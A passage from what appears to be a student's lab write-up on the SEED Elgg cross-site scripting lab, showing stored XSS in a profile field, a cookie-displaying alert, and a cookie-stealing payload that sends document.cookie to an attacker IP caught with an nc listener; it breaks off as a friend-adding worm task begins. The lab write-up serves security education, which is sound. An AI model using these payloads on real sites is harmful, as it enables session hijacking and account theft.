

Figure 18: Charlie gets the malicious popup when he visits the Alice profile

Now in the previous step I can only run JavaScript code with the limited character. Now to cater this problem I write my JavaScript file and save it in the documents folder.



Figure 19: My JavaScript File

After that I move that file in the website folder that is "/var/www/XSS/Elang/".



Figure 20: Move File to the website folder

After that I again login to the Alice account and click on profile button and then click on Edit profile button. Now this time instead of using simple script command I am going to call my malicious script that will display malicious message in the popup. The script that I use this time in the brief description is "**<script type="text/javascript" src="http://www.xsslabelgg.com/script1955.js"> </script>**". After entering the script, I click on save button and my script run successfully. Now who ever visits the member page or visit the Alice profile will get malicious popup generated by my script in their profile.



Figure 21: Inserting my malicious script



Figure 22: Script Run Successfully

Now another user Charlie visits the member page and Alice profile he get the malicious popup on both pages.



Figure 23: Charlie gets the malicious popup when he visits the Alice profile

Task-3 Posting a Malicious Message to Display Cookies

Now in this task I have to insert the JavaScript code into the user profile so that whoever visits his/her profile get the popup containing their cookie information. To do that I update my script file "script1955.js" with the new script "**alert('you are hacked by 20i-1955 :p'+"\n"+"\n"+'Your Cookie is:'+"\n"+"\n"+document.cookie);**".



Figure 24: Updating my script file

After that I again login to the Alice account and click on profile button and then click on Edit profile button. The script that I use this time in the brief description is "**<script type="text/javascript" src="http://www.xsslabelgg.com/script1955.js"> </script>**". After entering the script, I click on save button and my script run successfully. Now who ever visits the member page or visit the Alice profile will get malicious popup generated by my script in their profile and can view their cookie in the popup.



Figure 25: Inserting my malicious script



Figure 26: Script Run Successfully

Now a user Charlie visits the member page and Alice profile he gets the malicious popup on both pages containing his cookie information.



Figure 27: Charlie gets the malicious popup when he visits the Alice profile

Task-4 Stealing Cookies from the Victim's Machine

In the previous task we are only displaying the cookie information to the user but in this task, we are going to steal their cookie information. And for that I am going to add the following script in the Alice Profile description "**<script>document.write('<img src=http://10.1.2.5:5555?c='+ escape(document.cookie) + ' >');</script>**" and with that I am going to open the TCP port to listen on that to get the cookie of the user. The command to open the tcp port for listening is "**nc -l 5555 -v**".



Figure 28: Opening the TCP port to listen



Figure 29: Entering the script to steal cookie of the user



Figure 30: Capture the cookie of Alice

Now a user Charlie visits the Alice profile. The script embedded in the Alice profile captures the Charlie cookie and send it to the attacker terminal.



Figure 31: Charlie visits Alice profile



Figure 32: Attacker receive the Charlie cookie in his terminal

Task-5 Becoming the Victim's Friend

In this task I have to write the worm that adds Samy as a friend who ever visits Samy's profile. For that first I need to find that what happens when someone sends friend request to someone for that I need to use inspect element tool to see what the genuine request will look like. Therefore, to do that I logged in to the Alice account and go the member section. Then from there I click on the Samy profile. After that click on inspect element and select network from the menu. After that I add Samy as the Alice friend by click on the Add friend button. Then from the inspect element I click on the GET request of add friend to retrieve the guanine request.



Figure 33: Retrieving the Genuine Request

The genuine friend request URL is as follows

```
